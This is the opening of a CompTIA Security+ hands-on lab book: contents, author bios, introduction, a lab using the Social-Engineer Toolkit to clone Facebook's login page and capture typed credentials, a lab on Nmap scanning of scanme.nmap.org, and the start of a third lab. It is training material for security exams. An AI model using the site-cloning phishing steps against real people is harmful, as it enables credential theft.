

101 LABS®

CompTIA Security+



LEARN • BY • DOING

Paul Browning
• Mark Drinan •

Table of Contents

[About the Authors](#)

[Introduction—101 Labs](#)

[Lab 1. Credential Harvesting Using Site Cloning](#)

[Lab 2. Nmap](#)

[Lab 3. Recon-ng](#)

[Lab 4. Conducting a Dictionary Attack to Crack Online Passwords Using Hydra](#)

[Lab 5. Conducting a Cross Site Scripting \(XXS\) Attack](#)

[Lab 6. Automating SQL Injection Using SQLmap](#)

[Lab 7. How to Use Burp Suite to Intercept Client-side Requests](#)

[Lab 8. Information Gathering Using theHarvester](#)

[Lab 9. Evil Twin Attack with Airgeddon](#)

[Lab 10. Using Curl](#)

[Lab 11. Using Traceroute in Linux](#)

[Lab 12. Ping and Its Various Uses](#)

[Lab 13. How to SSH into a Server from a Windows Machine Using PuTTY](#)

[Lab 14. How to SSH into a Server from a Linux Machine](#)

[Lab 15. How to Setup Your Own Kali Linux Virtual Machine](#)

[Lab 16. Nslookup](#)

[Lab 17. Dig](#)

[Lab 18. Using Ipconfig to View and Modify Network Information on Windows](#)

[Lab 19. Using Ifconfig to View and Modify Network Information on Linux](#)

[Lab 20. Hping for Security Auditing and Testing of Network Devices](#)

[Lab 21. Using Netstat to View Networking Information](#)

[Lab 22. Netcat](#)

[Lab 23. IP Scanners](#)

[Lab 24. Using ARP for Network Reconnaissance](#)

- [Lab 25. Using Route to Display Network Information on Linux](#)
- [Lab 26. Using Scanless for Easy Anonymous Port Scanning](#)
- [Lab 27. Directory Traversal](#)
- [Lab 28. Gathering DNS Information with Dnsenum](#)
- [Lab 29. How to Connect to an Internal Network Using OpenVPN](#)
- [Lab 30. How to Crack Passwords with Hashcat](#)
- [Lab 31. Fuzzing with Spike](#)
- [Lab 32. Spoofing your MAC Address with Macchanger](#)
- [Lab 33. Perform a Network Vulnerability Scan with OpenVAS](#)
- [Lab 34. Automate WordPress Scanning with Wpscan](#)
- [Lab 35. Hack WPS with Reaver](#)
- [Lab 36. Cross Site Request Forgery \(CSRF\)](#)
- [Lab 37. Using Gobuster to Discover Directories](#)
- [Lab 38. Using Burp Suite's Intruder](#)
- [Lab 39. Broken Access Control](#)
- [Lab 40. Broken Access Control](#)
- [Lab 41. Getting a Reverse Shell on a Server through a File Upload](#)
- [Lab 42. Manual Privilege Escalation Using Python](#)
- [Lab 43. Web Application Vulnerability Scanning with Nikto](#)
- [Lab 44. Web Server Vulnerability Scanning with ZAP](#)
- [Lab 45. Capturing Password Hashes with Responder](#)
- [Lab 46. Monitoring Wi-Fi Signals with Kismet](#)
- [Lab 47. Sn1per](#)
- [Lab 48. Browser Exploitation Framework \(BeEF\)](#)
- [Lab 49. Hacking WPS Networks with Wifite](#)
- [Lab 50. Capturing Credentials Submitted through http with Wireshark](#)
- [Lab 51. Packet Capture with Tcpdump](#)
- [Lab 52. How to Discover Nearby Wi-Fi Networks with Airodump-ng](#)
- [Lab 53. How to Capture a WPA Handshake File Using Airodump-ng and Aireplay-ng](#)
- [Lab 54. How to Crack WPA Handshake Files Using Aircrack-ng](#)
- [Lab 55. Using Proxychains for Anonymous Hacking](#)
- [Lab 56. How to Use MD5 Checksums to Determine if a File Contains Malware](#)
- [Lab 57. How to Use Process Explorer to Find and Scan Suspicious Processes for Malware](#)
- [Lab 58. Fundamental Linux Concepts](#)

[Lab 59. Linux Operations Advanced Linux Operations](#)

[Lab 60. Basic File Operations](#)

[Lab 61. Advanced File Operations](#)

[Lab 62. Cracking Basic Hashes with John the Ripper](#)

[Lab 63. Cracking Advanced Hashes with John the Ripper](#)

[Lab 64. More Advanced Uses of John the Ripper](#)

[Lab 65. Establishing a Reverse Shell with Netcat](#)

[Lab 66. Establishing a Bind Shell with Netcat](#)

[Lab 67. How to Stabilise Netcat Shells](#)

[Lab 68. Getting a Reverse Shell Using Socat](#)

[Lab 69. Establishing a Bind Shell Using Socat](#)

[Lab 70. Establishing a Stable Socat Shell](#)

[Lab 71. Upgrading a Limited Shell to Meterpreter Shell Using Metasploit](#)

[Lab 72. Exploiting a Vulnerable FTP Service to Gain a Shell Using Metasploit](#)

[Lab 73. Running a Vulnerability Scan with Nessus](#)

[Lab 74. Creating Metasploit Payloads with Msfvenom](#)

[Lab 75. Establishing a Reverse Shell on a Linux Target Using Msfvenom and Metasploit](#)

[Lab 76. Establishing a Bind Shell on a Linux Target Using Msfvenom and Metasploit](#)

[Lab 77. Basic Meterpreter Commands](#)

[Lab 78. More Advanced Meterpreter Commands](#)

[Lab 79. Introduction to Bash Scripting](#)

[Lab 80. More Bash Scripting](#)

[Lab 81. Advanced Bash Scripting](#)

[Lab 82. How to Establish a Meterpreter Shell on a Windows Target Using SET](#)

[Lab 83. How to Migrate to a Different Process on the Target Machine after Establishing a Meterpreter Shell](#)

[Lab 84. How to Use Mimikatz to Extract all the Passwords from a Windows Machine](#)

[Lab 85. How to Enumerate for Privilege Escalation on a Windows Target with WinPEAS](#)

[Lab 86. How to Enumerate for Privilege Escalation on a Linux Target with LinPEAS](#)

[Lab 87. OWASP A1—OS Command Injection](#)

- [Lab 88. OWASP A2—Broken Authentication and Session Management: Username Enumeration Vulnerability](#)
- [Lab 89. OWASP A3—Sensitive Information Disclosure](#)
- [Lab 90. OWASP A4—EML External Entities \(XXE\)](#)
- [Lab 91. OWASP A5—Broken Access Control](#)
- [Lab 92. OWASP A6—Security Misconfiguration](#)
- [Lab 93. OWASP A7—Cross Site Scripting \(XSS\)](#)
- [Lab 94. OWASP A8—Insecure Deserialization](#)
- [Lab 95. OWASP A9—Using Components with Known Vulnerabilities](#)
- [Lab 96. OWASP A10—Unvalidated Redirects and Forwards](#)
- [Lab 97. Introduction to Python Scripting](#)
- [Lab 98. More Python Scripting](#)
- [Lab 99. More Advanced Python Scripting](#)
- [Lab 100. Introduction to Scripting with PowerShell](#)
- [Lab 101. More Advanced Scripting with PowerShell](#)

The material entailed in this guide is not sponsored by, endorsed by, or affiliated with CompTIA. CompTIA and Security+ are both trademarks of the Computing Technology Industry Association, Inc. (“CompTIA”) that is based in the United States and also has presence in certain other countries. All other trademarks belong to their respective owners.

101 Labs is a registered trademark.

Copyright Notice

Copyright © 2021 Paul Browning, all rights reserved. No portion of this book may be reproduced mechanically, electronically, or by any other means, including photocopying without written permission of the publisher.

<https://www.101labs.net>

ISBN: 978-1-9168712-0-5

Published by:
Reality Press Ltd.

Legal Notice

The advice in this book is designed to help you achieve the standard of a CompTIA Security+ engineer. Before you carry out more complex operations, it is advisable to seek the advice of experts.

The practical scenarios in this book are meant only to illustrate technical points and should be used only on privately owned equipment and never on a live network.

About the Authors

Paul Browning



Paul Browning worked as a police officer in the UK for 12 years before changing careers and becoming a helpdesk technician. He acquired several IT certifications and began working for Cisco Systems doing WAN support for large enterprise customers.

He started an IT consulting company in 2002 and helped to design, install, configure, and troubleshoot global networks for small to large companies. He started teaching IT courses soon after that. Through his classroom courses, online training, and study guides, Paul has helped tens of thousands of people pass their IT exams and enjoy successful careers in the IT industry.

In 2006, Paul started the online IT training portal, www.howtonetwork.com, which has grown to become one of the leading IT certification websites.

In 2013, Paul moved to Brisbane with his family. In his spare time, he plays

the guitar, reads, drinks coffee, and practices Brazilian jiu-jitsu.

Mark Drinan



Mark is an avid Cyber Security enthusiast with experience working in the Cyber Security department of a Big Four company. Mark has obtained two Cyber Security certifications: the CompTIA PenTest+ Certification and the ISC2 System Security Certified Practitioner (SSCP) Certification.

Outside of work, Mark enjoys learning and participating in various hacking platforms such as HackTheBox, TryHackMe, and CTF competitions. His LinkedIn profile can be found here: <https://www.linkedin.com/in/mark-drinan/>

Introduction—101 Labs

Welcome to your 101 Labs book.

When I started teaching IT courses back in 2002, I was shocked to discover that most training manuals were almost exclusively dedicated to theoretical knowledge. Apart from a few examples of commands to use and configuration guidelines, you were left to plow through without ever knowing how to apply what you learned to live equipment or to the real world.

Fast forward another 17 years, and little has changed. I still wonder how—when around 50% of your examination marks are based on hands-on skills and knowledge—most books give little or no regard to equipping you with the skills you need to both pass the exam and then make money in your chosen career as a network, security, or cloud engineer (or whichever career path you choose).

101 Labs is NOT a theory book; it's here to transform what you have learned in your study guides into valuable and applicable skills you will be using, from day one, on your job as a network engineer. For example, Mark and I won't be teaching you about SSH per se; instead, we show you how to configure a SSH connection. If the protocol isn't working, we show you what the probable cause is. Sound useful? We certainly hope so.

We choose the most relevant parts of the exam syllabus and use free software or free trials (whenever possible) to walk you through configuration and troubleshooting commands step by step. As we go along and your confidence grows, we will also be increasing the difficulty level. If you want to be an exceptional network security engineer, you can also make your own labs up, add other technologies, try to break them, fix them, and do it all over again.

—Paul Browning

101 Labs—CompTIA Security+

This book is designed to cement the theoretical knowledge you have gained from reading or watching your Security+ study guide or video training course. If you have yet to study up on the theoretical side of things, please check out our cutting edge video and labs on our sister website, <https://www.howtonetwork.com>; our course also features practice exams that may come in handy.

The goal of this book is to dramatically improve your hands-on skills and speed, enabling you to succeed in the practical portions of the Security+ exam and also to transfer your skills to the real world as a network security engineer. We don't have space here to cover anything theoretical, so please refer to your Security+ study guide to get a good understanding of the learning points behind each lab. Every lab is designed to cover a particular theoretical issue, such as the configuration requirements of SSH, for example.

If you want to become CompTIA Security+ certified, there's one exam you must first pass:

SY0-601

We've done our best to hit every topic mentioned in the exam syllabus on the CompTIA website. However, please do check the syllabus on their website, for they may change as time goes on. Their website also gives more details on the weighting given to each subject area.

It's also worth noting, that once we show you how to configure a certain service or protocol a few times, we stop walking you through the steps in subsequent labs—to save valuable space. Anyway, in times of uncertainty, you can always flick back a few pages to see check how it's done.

We've done our best to keep the topology as simple as possible. For this reason, almost all labs have been configured on a virtual machine (with

internet access).

Please do check out our resource page, which will cover any additional information you need, and other material that are bound to prove useful:

<https://www.101labs.com/resources>

Doing the Labs

Apart from a couple of research labs, all the labs are hands-on. They have been checked by several students and a senior Linux security consultant, and should be error-free. Bear in mind that each machine will differ, so your output may vary from ours in certain instances.

If you get stuck or things aren't working, we recommend you take a break and come back to the lab later with a clear mind. There are many Linux and security support forums out there where you can ask questions. If you are a member of 101labs.net, you can, of course, also post any of your enquiries on our forum.

Best of luck with your studies,

—*Paul Browning, CCNP, MCSE, A+, Net+*

—*Mark Drinan, PenTest+, SSCP*

101 Labs—Security+ Video Course

All of our 101 Labs books have a walkthrough video for each lab, hosted on <https://www.101labs.net>. We only mention this in case you want an extra boost. We add a new certification every two months, and each course comes with 200 exam-style questions. Please use the below coupon code to get a discount off your joining fee:

101secplus

Instructions

1. Please follow the labs from start to finish. If you get stuck, do the next lab and come back to the problematic lab later. There is a good chance you will be able to work out the solution as you gain confidence and experience in configuring the software and using the commands.
2. You can take the labs in any order, but we've done our best to present them in increasing difficulty, to incrementally build up your skill level as you go along. For best results, do ALL the labs several times over before attempting the exam.
3. There are resources as well as configuration files for all the labs at www.101labs.net/resources.
4. Please DO NOT configure these labs on a live network or on equipment belonging to private companies or individuals.
5. Please DO NOT attempt to configure these labs on other Linux distros. We've chosen Kali for the labs due to it being the most popular Linux distribution among security experts.
6. You MUST be reading or have read a Security+ study guide, or watched a theory video course. Apart from some configuration tips and suggestions, we don't explain much theory in this book; it's all hands-on labs.
7. It's impossible for us to give individual support to the thousands of readers of this book (sorry!), so please don't contact us for tech support. Each lab has already been tested by several tech editors, of abilities ranging from beginner to expert.

Also from Reality Press Ltd.

Cisco CCNA Simplified
Cisco CCNA in 60 Days
IP Subnetting—Zero to Guru
101 Labs—CompTIA A+
101 Labs—CompTIA Network+
101 Labs—CompTIA Linux+
101 Labs—IP Subnetting
101 Labs—Cisco CCNP
101 Labs—Cisco CCNA
101 Labs—Wireshark WCNA

101 Labs—Linux LPI1 and Linux Essentials

Lab 1. Credential Harvesting Using Site Cloning

Lab Objective:

Learn how to harvest credentials using a cloned website.

Lab Purpose:

Credential harvesting is the process of gathering sensitive information on a target—such as passwords or the answers to secret questions—with them knowing that this information is being captured.

Lab Tool:

Kali Linux

Lab Topology:

You can use Kali Linux in a virtual machine for the purpose of this lab.

Lab Walkthrough:

Task 1:

The first step is to boot your virtual machine and get Kali Linux up and running. Once this is complete, open a terminal and start the “SET: Social Engineering Toolkit” by typing as “root” user:

```
setoolkit
```

When “Do you agree to the terms of service [y/n]” message appears, type “Y”.

First, update SET utility to get latest features. Choose option 5.

```
[--]          The Social-Engineer Toolkit (SET)          [--]
[--]          Created by: David Kennedy (ReL1K)        [--]
[--]          Version: 8.0.3                          [--]
[--]          Codename: 'Maverick'                   [--]
[--] Home   Follow us on Twitter: @TrustedSec    [--]
[--]          Follow me on Twitter: @HackingDave  [--]
[--]          Homepage: https://www.trustedsec.com  [--]
[--]          Welcome to the Social-Engineer Toolkit (SET).  [--]
[--]          The one stop shop for all of your SE needs.  [--]

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)
visit https://github.com/trustedsec/ptf to update all your tools!

Select from the menu:

1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration 
6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

set> 
```

Task 2:

From the main menu, choose option 1 for “Social-Engineering Attacks”, then choose option 2 to select “Website Attack Vectors”. You will then be presented with the following screen asking you which kind of website attack you want to conduct. Choose option 3, the “Credential Harvester Attack Method”.

```
Select from the menu:  
1) Social-Engineering Attacks   
2) Penetration Testing (Fast-Track)  
3) Third Party Modules  
4) Update the Social-Engineer Toolkit  
5) Update SET configuration  
6) Help, Credits, and About  
99) Exit the Social-Engineer Toolkit
```

```
set> █
```

```
Select from the menu:  
1) Spear-Phishing Attack Vectors  
2) Website Attack Vectors   
3) Infectious Media Generator  
4) Create a Payload and Listener  
5) Mass Mailer Attack  
6) Arduino-Based Attack Vector  
7) Wireless Access Point Attack Vector  
8) QRCode Generator Attack Vector  
9) Powershell Attack Vectors  
10) Third Party Modules  
99) Return back to the main menu.
```

```
set> █
```

```
1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method

99) Return to Main Menu

set:webattack>■
```



Task 3:

The next menu will ask you which method you'd like to choose to harvest a victim's credentials. We will be cloning a site in this lab, so choose option 2 "Site Cloner".

```
The first method will allow SET to import a list of pre-defined web
applications that it can utilize within the attack.

The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.

The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

1) Web Templates
2) Site Cloner ←
3) Custom Import

99) Return to Webattack Menu

set:webattack>■
```



Task 4:

SET will ask you for your IP address so that it can send the POST requests from the cloned website back to your machine. Normally, SET can detect your IP address automatically. If your Kali node has many IP addresses, you

can find the desired one by opening a new terminal and typing “ifconfig”.

Once you tell SET that you would like to clone a website, it will then ask you for the URL of the site you wish to clone. You can enter any site you like. For this lab, I will be using <https://www.facebook.com>.


```
[+] Credential harvester will allow you to utilize the clone capabilities within SET
[+] to harvest credentials or parameters from a website as well as place them into a report

--- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ---

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.1.20]:  
[+] SET supports both HTTP and HTTPS  
[+] Example: http://www.thisisafakesite.com  
set:webattack> Enter the url to clone:https://www.facebook.com
```



Task 5:


Once the URL is entered, SET will clone the site and display all the POST requests of the site back to this terminal. It is now time to navigate to the cloned site.

```
set:webattack> Enter the url to clone:https://www.facebook.com
[*] Cloning the website: https://login.facebook.com/login.php
[*] This could take a little bit...
[*] The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```

Task 6:

To get to the cloned site, open Firefox in your Kali machine and enter your local IP address into the browser. You will then be able to view the cloned login page for Facebook. Enter a random username and password into the

fields and press Log In.



Task 7:

Finally, go back to the terminal where SET is running. You will see lots of text from the numerous POST requests being sent from the cloned site. Scroll down until you see the values “username” and “password”. You should be able to see the username and password you entered into the cloned site in cleartext.

```
[*] WE GOT A HIT! Printing the output:  
PARAM: jazoest=2979  
PARAM: lsd=AVrvu36VQlc  
PARAM: display=  
PARAM: enable_profile_selector=  
PARAM: isprivate=  
PARAM: legacy_return=0  
PARAM: profile_selector_ids=  
PARAM: return_session=  
POSSIBLE USERNAME FIELD FOUND: skip_api_login=  
PARAM: signed_next=  
PARAM: trynum=1  
PARAM: timezone=225  
PARAM: lgndim=eyJ3IjoxMDI0LCJ0Ijo3NjgsImF3IjoxMDI0LCJhaCI6NzM3LCJjIjoyNH0=  
PARAM: lgnrnd=060621_Ie06  
PARAM: lgnjs=1615900818  
POSSIBLE USERNAME FIELD FOUND: email=hello@example.com  
POSSIBLE PASSWORD FIELD FOUND: pass=Password123  
PARAM: prefill_contact_point=hello@example.com  
PARAM: prefill_source=browser_dropdown  
PARAM: prefill_type=contact_point  
PARAM: first_prefill_source=browser_dropdown  
PARAM: first_prefill_type=contact_point  
PARAM: had_cp_prefilled=true  
POSSIBLE PASSWORD FIELD FOUND: had_password_prefilled=false  
PARAM: ab_test_data=AAAAAA/Af/AAffAfAAAAAAAAAAAAAAAAAAAAAb/AJAAJAAEBAA  
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```

} Credentials
here!

Lab 2. Nmap

Lab Objective:

Learn how to scan a host using Nmap and understand the results.

Lab Purpose:

Nmap (Network Mapper) is one of the most common tools used among hackers and system administrators. It is used to scan a host, which can be a server, pc, network, etc. When running an Nmap scan, the goal is usually to discover various pieces of information about a target system or network. Examples of such information include: the devices that are connected to a network, the ports that are open on a device, the services that are running on these ports, whether the device is up, and whether there is a firewall protecting the device, among others.

Lab Tool:

Kali Linux

Lab Topology:

You can use Kali Linux in a virtual machine for the purpose of this lab. Scan the following site: scanme.nmap.org


Note: This site has been developed by Nmap for the purpose of scanning. Never scan any site, system, or network without prior permission from the owner.

Lab Walkthrough:

Task 1:

Nmap comes pre-installed in Kali Linux. Just open a terminal, type “nmap scanme.nmap.org” without the inverted commas. This will initiate a scan of the target and will attempt to determine which ports are open and what

services are open on these ports.



```
(kali㉿kali)-[~]
$ nmap scanme.nmap.org
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-15 22:00 EDT
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.083s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f
Not shown: 996 filtered ports
PORT      STATE SERVICE
22/tcp    open  ssh
25/tcp    open  smtp
80/tcp    open  http
443/tcp   open  https
Nmap done: 1 IP address (1 host up) scanned in 7.90 seconds
```

Open ports

As we can see from the scan results, there are 4 ports open, and there are different services running on each port. The scan we just performed, however, is a very basic scan and will only scan the top 1000 ports for basic information. In the next step, we will run a more advanced scan.

Task 2:

In this step, we will be scanning the same target, scanme.nmap.org, but with a more advanced scan. Let's say we want to determine the versions for the services running on each port, so that we can determine if they are out of date and potentially vulnerable to exploitation. We also want to determine the operating system of the webserver running the target site. We will run the following scan to determine this information:

The screenshot shows a terminal session on Kali Linux. In the first part, the user runs `nmap -v -sT -sV -O scanme.nmap.org`, which fails because it requires root privileges. A red arrow points to the error message, and a red X icon is overlaid on the right. In the second part, the user runs `sudo su -` and is prompted for a password. A red arrow points to the password prompt with the instruction "type 'kali' as password". Finally, the terminal shows the user is now root, indicated by the root@kali prompt.

```
(kali㉿kali)-[~]
$ nmap -v -sT -sV -O scanme.nmap.org
TCP/IP fingerprinting (for OS scan) requires root privileges. ✘
QUITTING!

(kali㉿kali)-[~]
$ sudo su -
[sudo] password for kali: ← type 'kali' as password

#
```

Oops! You must be root before doing this type of scan. Type “`sudo`” and re-enter `nmap` command with desired parameters. The line in the terminal will be like the following:

```
sudo nmap -v -sT -sV -O scanme.nmap.org
```

When asked for the password, type “`kali`” without inverted commas.

```

Initiating Connect Scan at 23:16
Scanning scanme.nmap.org (45.33.32.156) [1000 ports]
Discovered open port 80/tcp on 45.33.32.156
Discovered open port 22/tcp on 45.33.32.156
Discovered open port 31337/tcp on 45.33.32.156
Increasing send delay for 45.33.32.156 from 0 to 5 due to max_successful_tryno increase to 4
Discovered open port 9929/tcp on 45.33.32.156
Completed Connect Scan at 23:17, 25.47s elapsed (1000 total ports)
Initiating Service scan at 23:17
Scanning 4 services on scanme.nmap.org (45.33.32.156)
Completed Service scan at 23:17, 6.48s elapsed (4 services on 1 host)
Initiating OS detection (try #1) against scanme.nmap.org (45.33.32.156)
Retrying OS detection (try #2) against scanme.nmap.org (45.33.32.156)
NSE: Script scanning 45.33.32.156.
Initiating NSE at 23:17
Completed NSE at 23:17, 0.88s elapsed
Initiating NSE at 23:17
Completed NSE at 23:17, 0.79s elapsed
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (@0.20s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f
Not shown: 995 closed ports
PORT      STATE    SERVICE      VERSION
22/tcp    open     ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0) ①
25/tcp    filtered smtp
80/tcp    open     http         Apache httpd 2.4.7 ((Ubuntu)) ②
9929/tcp  open     nping-echo  Nping echo
31337/tcp open     tcptrrapped
Aggressive OS guesses: Linux 5.0 (94%), Linux 5.4 (94%), Linux 5.0 - 5.4 (94%), HP P2000 G3 NAS device (93%), Linux 4.15 - 5.6 (92%), Linux 5.3 - 5.4 (92%), Linux 2.6.32 - 3.13 (92%), Linux 2.6.32 (91%), Linux 2.6.32 - 3.1 (91%), Ubiquiti AirMax Nano Station WAP (Linux 2.6.32) (91%) ③
No exact OS matches for host (test conditions non-ideal).
Uptime guess: 5.162 days (since Wed Mar 10 18:23:46 2021) ④
Network Distance: 16 hops
TCP Sequence Prediction: Difficulty=238 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 43.05 seconds
Raw packets sent: 54 (4.068KB) | Rcvd: 28 (2.500KB)

```

The results from our scan show us the exact versions of software running on each open port. Note, if there was a firewall protecting this webserver, we may be unable to see this information. We can also determine with relatively high accuracy the version of the operating system running on the web server.

An easier way to perform a full scan on a target is to use the **-A** flag, which will scan a target using the **-sS**, **-sV**, and **-O** flags.

Task 3:

Try scanning the same target with a number of different flags. Visit the following site to see the different scans you can run against targets, as well as the different outputs different flags will provide.

<https://nmap.org/book/port-scanning-options.html>

Lab 3. Recon-ng

Lab Objective:

Learn how to find WHOIS information on a target domain-name.

Lab Purpose:

